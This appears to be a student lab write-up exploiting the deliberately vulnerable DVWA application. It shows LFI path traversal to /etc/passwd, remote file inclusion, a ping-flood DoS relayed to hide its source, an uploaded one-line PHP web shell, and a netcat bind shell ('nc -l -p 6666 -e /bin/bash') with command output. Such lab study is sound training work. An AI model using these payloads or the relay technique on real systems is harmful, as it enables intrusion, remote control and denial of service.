


Overview

This document outlines the sequential methodology performed during today's lab session, covering Local File Inclusion (LFI), Remote File Inclusion (RFI), PHP Web Shell creation and debugging, and NetCat/Ncat shell access against Damn Vulnerable Web Application (DVWA).



Key Objectives

- **Demonstrate Local File Inclusion (LFI):** Read sensitive target operating system files (/etc/passwd).
- **Demonstrate Remote File Inclusion (RFI):** Include and display external web content hosted on an attacker-controlled web server.
- **Deploy & Debug Web Shell:** Write, format, and host a PHP web shell (exploit.php) free of syntax errors (converting Windows CRLF line endings to Unix LF and fixing smart quotes).
- **Command Execution & Remote Shell Access:** Execute arbitrary terminal commands through the web shell and establish an interactive remote session using NetCat/Ncat.


Environment Configuration & Target Addresses

- **Target Application (DVWA):** 192.168.57.136
- **Attacker Web Server (DSL):** 192.168.57.137
- **Local Workstation:** Windows Host machine running VS Code and Ncat (C:\Program Files (x86)\Nmap)

Local File Inclusion (LFI)


1. Open your web browser and log in to DVWA on 192.168.57.136.
2. Navigate to the **File Inclusion** tab.

3. We will look at the PHP source code



Given this PHP code (with no input validation), I will be able to demonstrate how it can be exploited. I first looked at the initial format of the URL request used to render the initial page.


4. Modify the URL parameter page to perform directory traversal and extract /etc/passwd:
`http://<IP address>/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd`



I was finally able to look at log files to find out important information. I was introduced to the Linux installer logs located in /var/log/apt/history.log. I can dump these logs by performing the following steps:

<http://192.168.236.135/dvwa/vulnerabilities/fi/?page=/var/log/apt/history.log>.

Note: If your history file is rolled over (the history.log file is empty, which mine was), so my information was in the “history.log.1.gz” file.




The above is clearly not readable.

```
C:\>pscp ctf@192.168.57.136:/var/log/apt/history.log.1.gz %USERPROFILE%\Downloads\
The host key is not cached for this server:
192.168.57.136 (port 22)
You have no guarantee that the server is the computer you
think it is.
The server's ssh-ed25519 key fingerprint is:
ssh-ed25519 255 SHA256:2rm5BRsBUTEJZ6cJmzsr20lx8jURfi2JjWazaUZHsE
If you trust this host, enter "y" to add the key to PSCP's
cache and carry on connecting.
If you want to carry on connecting just once, without adding
the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n, Return cancels connection, i for more info) y
ctf@192.168.57.136's password:

history.log.1.gz      | 6 kB |   6.4 kB/s | ETA: 00:00:00 | 100%
```

I used the **pscp** (PuTTY Secure Copy Client) on a Windows machine to securely transfer the log file from a remote Linux server to the local user's Downloads folder.

I was also able to perform directory traversal on host files as well which is /etc/passwd




Remote File Inclusion (RFI)


1. Verify that the remote attacker server (192.168.57.137) is hosting a web page.
2. On the DSL server, I enabled Monkey Web



Once enabled, I made sure the service is working by performing a test to obtain the default web site for the host, use the DHCP address supplied and obtained on the desktop right hand corner.



3. In the DVWA File Inclusion URL, point the page parameter to the remote web server URL:




Observe the DSL web server homepage rendered directly within the DVWA layout.

Performing Remote Site Execution


I was able to learn how these attacks are carried out and why. I learned how incident responders analyze network traces and server logs across intermediate systems (relays) to trace Command and Control (C2) traffic back to the originating IP address. Because of this, I used a remote execution exploit from one system to hide the source of our attack. Since the real attacker is my Windows host, that is relaying the attack command from the DVWA server to the DSL server (with Monkey Web enabled), the attacker is two hops away from the target of the attack. Using the remote execution request technique, I launched a Denial of Service (DOS) attack. To perform this activity, I used a self-written PHP and script file, which will perform a “ping” (ICMP – IP Control Message) exploit from one system to another. The format of the PHP request is the following:

<http://192.168.57.136/dvwa/vulnerabilities/fi/?page=http://192.168.57.137/checkhost.php%3Fparams%3D192.168.57.136%26count%3D1000000>



Once I initiated the attack, I determined that it is working correctly; to perform this activity, I used a forensics technique to “sniff” the network activity using tcpdump.

One of the possible ways this a file may be “dropped” on the exploited system using a “File Upload” vulnerability. We start by using our DVWA server and navigating to the “File Upload” functionality:




This web application provides the means to upload files, the intent may be to upload resumes for example. I was able to use this ability to upload other files (if the application is not checking for a specific type of file). I created a new PHP file named exploit.php and populated it with a portion of the sample code used for the DOS exploit:


```
exploit.php
File Edit View

<?php
system($_GET['cmd']);
?>
```


I was able to upload it by changing from CRLF to LF on Visual Studio Code.



Note that the path to the uploaded file is: ../../hackable/uploads/exploit.php

Using this information, I went back to “File Inclusion” exploit tactics. By entering the page specification of the exploited PHP file and giving it a command to execute, I could ensure our new attack functionality is working.

<http://192.168.236.135/dvwa/vulnerabilities/fi/?page=../../hackable/uploads/exploit.php&cmd=cat%20/etc/passwd>




Establishing Interactive Shell Sessions via NetCat / Ncat

Once I determined that I could execute commands, I decided to extend our C2 (Command and Control) to use NetCat

To be able to set up a bind shell on the target machine, I issued the NetCat listener command through the web shell URL:

`http://192.168.57.136/dvwa/vulnerabilities/fi/?page=../hackable/uploads/exploit.php&cmd=nc%20-l%20-p%206666%20-e%20/bin/bash`



From my Windows workstation Command Prompt, I connected directly to the open port on DVWA:

`ncat.exe 192.168.57.136 6666`

```
C:\Program Files (x86)\Nmap>ncat.exe --version
Ncat: Version 7.95 ( https://nmap.org/ncat )

C:\Program Files (x86)\Nmap>ncat.exe 192.168.57.136 6666
Ncat: No connection could be made because the target machine actively refused it.

C:\Program Files (x86)\Nmap>ncat.exe 192.168.57.136 6666
whoami
www-data
ls -l
total 32
-rw-r--r-- 1 root root 604 Dec 12 2017 file1.php
-rw-r--r-- 1 root root 608 Dec 12 2017 file2.php
-rw-r--r-- 1 root root 1113 Dec 12 2017 file3.php
-rw-r--r-- 1 root root 372 Dec 12 2017 file4.php
drwxr-xr-x 2 root root 4096 Dec 12 2017 help
-rw-r--r-- 1 root root 971 Dec 12 2017 include.php
-rw-r--r-- 1 root root 1005 Dec 12 2017 index.php
drwxr-xr-x 2 root root 4096 Dec 12 2017 source
ls -l var/log/syslog
ls -l /var/log/syslog
-rw-r----- 1 syslog adm 2443920 Sep 9 15:17 /var/log/syslog
```


I verified the active shell access by typing whoami

This laboratory exercise successfully demonstrated the end-to-end lifecycle of exploitation stemming from unvalidated file handling mechanisms in web applications. By abusing Local File Inclusion (LFI) and unrestricted file upload vulnerabilities within Damned Vulnerable Web Application (DVWA), access was elevated from basic HTTP web requests to arbitrary command execution on the underlying hosting operating system.